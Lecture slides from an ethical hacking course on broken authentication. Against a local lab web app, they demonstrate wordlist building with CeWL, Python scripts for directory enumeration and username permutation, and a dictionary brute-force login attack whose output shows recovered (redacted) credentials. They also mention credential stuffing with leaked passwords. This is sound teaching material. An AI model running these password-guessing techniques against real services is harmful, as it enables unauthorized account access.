Broken Authentication

How to lose your password in 10 seconds

Andrea Costanzo

This course is designed solely for educational purposes to teach students about the principles, techniques, and tools of ethical hacking. The knowledge and skills acquired during this course are intended to be used responsibly, legally, and ethically, in compliance with applicable laws and regulations.


Authorized Use Only: Students must only use the methods, techniques, and tools taught in this course on systems and networks for which they have explicit authorization to test and analyze.

Personal Responsibility. Students are personally responsible for ensuring that their actions comply with all relevant laws and ethical guidelines. Neither the instructor nor the institution will be held liable for any misuse of the information or tools taught during this course.

Professional Integrity: Students are expected to uphold the highest standards of integrity and professionalism, refraining from any activity that could harm individuals, organizations, or systems


The plan

- **First lesson: Cryptographic Failures**
  - We know everything about it by now!
- **This & next lessons: Broken Authentication**
  - Offline (hashed password cracking)
  - Online (login forms cracking)
- **Next & last lessons: Malware Analysis**




Summary: broken authentication in online services


- **Guessing passwords in login forms using dictionaries in a deliberately weak web application**
  - Searching for login pages using CeWL and Python
  - Guessing usernames using Python
  - Guessing passwords using Python and Burp Suite
  - Defending against password guessing attacks
- **Stealing credentials with social engineering**
  - Social Engineering Toolkit (SET)
  - GoPhish
- **Breaking authentication using SQL injection (SQLi)**
  - Injecting malformed SQL queries manually
  - Using the Sqlmap automated injection tool



Password guessing in login forms



As usual, the initial recon consists on observing the app



Searching for hidden directories: creating a dictionary


We could use one of the many existing dictionaries of directories. However, in this case, nothing would come out (trust me!). Instead, let's do something different

- We build a special dictionary made of keywords that come from the website itself
- CeWL (https://github.com/digininja/CeWL) from terminal
- CeWLer (https://github.com/roys/cewler) pure Python implementation of CeWL

```
cewler <WEBSITE_URL> -d <DEPTH> -o <OUTPUT_TXT>
```

```
cewler 127.0.0.1:5000/ -d 5 -o cybercorp_dict.txt
```

```
CeWLeR v.1.3.1 - Custom Word List generator Redefined

URL:            http://127.0.0.1:5000/
Strategy:       Exact same domain, max depth 5, 20 reqs/s
Words:          Mixed case, incl. numbers, min. 5 chars.
User-Agent:     Default (Mozilla/5.0 (Windows NT 10.0; Win64;...)
Output:         cybercorp_dict.txt
Time elapsed:   00:00
Requests:       5/5
Data received:  16.02 KB
Words found:    198
```




cybercorp_dict.txt

```
151  research
152  researchers
153  response
154  responsible
155  reverse
156  safely
157  safer
158  samples
159  sanitized
```

Searching for hidden directories: automating search

- **Now that we have our custom dictionary, we can use it to enumerate the directories of the target website and check if something interesting pops out**
  - Enumerate means that, for each <WORD>, we check if `http://127.0.0.1:5000/<WORD>` is accessible
- **There are several powerful, optimized and highly customizable tools already available** (GoBuster, DirBuster, FFUF, Burp Suite)
  - However, the Python script in `BrokenAuthentication/Online/enumeration/corp_buster.py` will help us understand how it's done

```python
import requests

with open("cybercorp_dict.txt", "r") as f:
    directories = f.readlines()

found_dirs = {}
for dir in directories:
    url = f"http://127.0.0.1:5000/{dir}"
    response = requests.get(url)
    if response.status_code == 200:
        print(f"✅ Found: {url}")
```



```
Loaded 205 directory names from wordlist.
✅ Found: http://127.0.0.1:5000//about
✅ Found: http://127.0.0.1:5000//hosting
✅ Found: http://127.0.0.1:5000//smartworking

Directories found:
============================================================
http://127.0.0.1:5000//about
http://127.0.0.1:5000//hosting
http://127.0.0.1:5000//smartworking
============================================================
```

We found a hidden login page!

- Now we have to **guess username and password**. Let's check our options:
  - Can we brute force both fields? This may work with passwords, but usernames???
  - Can we use standard dictionaries? Standard usernames won't simply cut it

- Let's go back and explore the target website a bit more. Is there something interesting in:
  - the `/people` page?
  - the `/about` page?

We found a hidden login page!

- Now we have to **guess username and password**. Let's check our options:
  - Can we brute force both fields? This may work with passwords, but usernames???
  - Can we use standard dictionaries? Standard usernames won't simply cut it

- Let's go back and explore the target website a bit more. Is there something interesting in:
  - the `/people` page?
  - the `/about` page?

Send your CV to: hr@cybercorp.com


- **We have found some names and the company domain `@cybercorp.com` for email adresses!**

- Let's guess a bit:
  - Company accounts often have *standard* formats: `bob.smith`, `bsmith`, `smithb` etc.
  - The website username maybe is the email address?
  - Emails seem to be composed of the username and the domain: `bsmith@cybercorp.com` etc.

We found a hidden login page! Guessing user names

- **Let's define some Python rules to compose first and last name to create a dictionary of possible usernames**
- **As usual, there are powerful, optimized and highly customizable tools already available for this task**
  - However, the Python script in `BrokenAuthentication/Online/usernamer/usernamer.py` will force us dirty our hands

```python
def generate_usernames(firstname, lastname):
    firstname = firstname.lower()
    lastname = lastname.lower()

    # Possible username patterns
    patterns = ["{fn}.{ln}", "{ln}.{fn}", "{fn}{ln}", "{ln}{fn}",
                "{fn}_{ln}", "{ln}_{fn}", "{fn[0]}{ln}", "{ln}{fn[0]}",
                "{fn}", "{ln}", "{fn[0]}.{ln}", "{fn}{ln[0]}"]

    users = []
    for pattern in patterns:
        try:
            username = pattern.format(fn=firstname, ln=lastname)
            users.append(username)
        except Exception:
            pass
    return users
```



user_wordlist.txt

```
1  alice.johnson@cybercorp.com
2  johnson.alice@cybercorp.com
3  alicejohnson@cybercorp.com
4  johnsonalice@cybercorp.com
5  alice_johnson@cybercorp.com
6  johnson_alice@cybercorp.com
7  ajohnson@cybercorp.com
8  johnsona@cybercorp.com
9  alice@cybercorp.com
10 johnson@cybercorp.com
11 a.johnson@cybercorp.com
12 alicej@cybercorp.com
13 bob.smith@cybercorp.com
```

We found a hidden login page! Guessing passwords


- **Now that we have some possible usernames, we need a list of passwords. What could we do?**
  - Perhaps these people used their emails to register to some website that leaked credentials
    - Let's buy or trade the credentials on the Dark Web! (Let's not do it here)
    - Let's try the credentials on the target website, knowing that people tend to reuse passwords
      → This procedure is known as **credential stuffing**
  - Brute force, plain and simple
  - Dictionaries of common passwords

- **Let's keep it simple and hope that at least one of the users is not taking Cybersecurity seriously**


- We will use (a tiny version of) one of the many dictionaries available in SecLists
  - https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/Pwdb_top-1000.txt

- **As usual, there are several powerful, optimized and highly configurable tools already available for this task** (Hydra, Medusa, Ncrack, Patator)
  - However, the Python script in `BrokenAuthentication/Online/cracker/corp_cracker.py` will help us understand how it's done

We found a hidden login page! Launching the attack



```
Tool: CORP CRACKER
Description: Brute force tool for testing login vulnerabilities.
============================================================
Loaded 48 usernames and 150 passwords from wordlists.
Starting dictionary attack...

Attempting to login: {'username': 'evem@cybercorp.com', 'password': 'matrix'}
Attempting to login: {'username': 'evem@cybercorp.com', 'password': 'george'}
Attempting to login: {'username': 'evem@cybercorp.com', 'password': 'amanda'}
Attempting to login: {'username': 'evem@cybercorp.com', 'password': '1qazxsw2'}
✅ Valid credentials found and saved to 'found_credentials.txt'
```




found_credentials.txt

1 [redacted]@cybercorp.com:[redacted]

2

3

We have broken the authentication. Let’s log in and check the goods



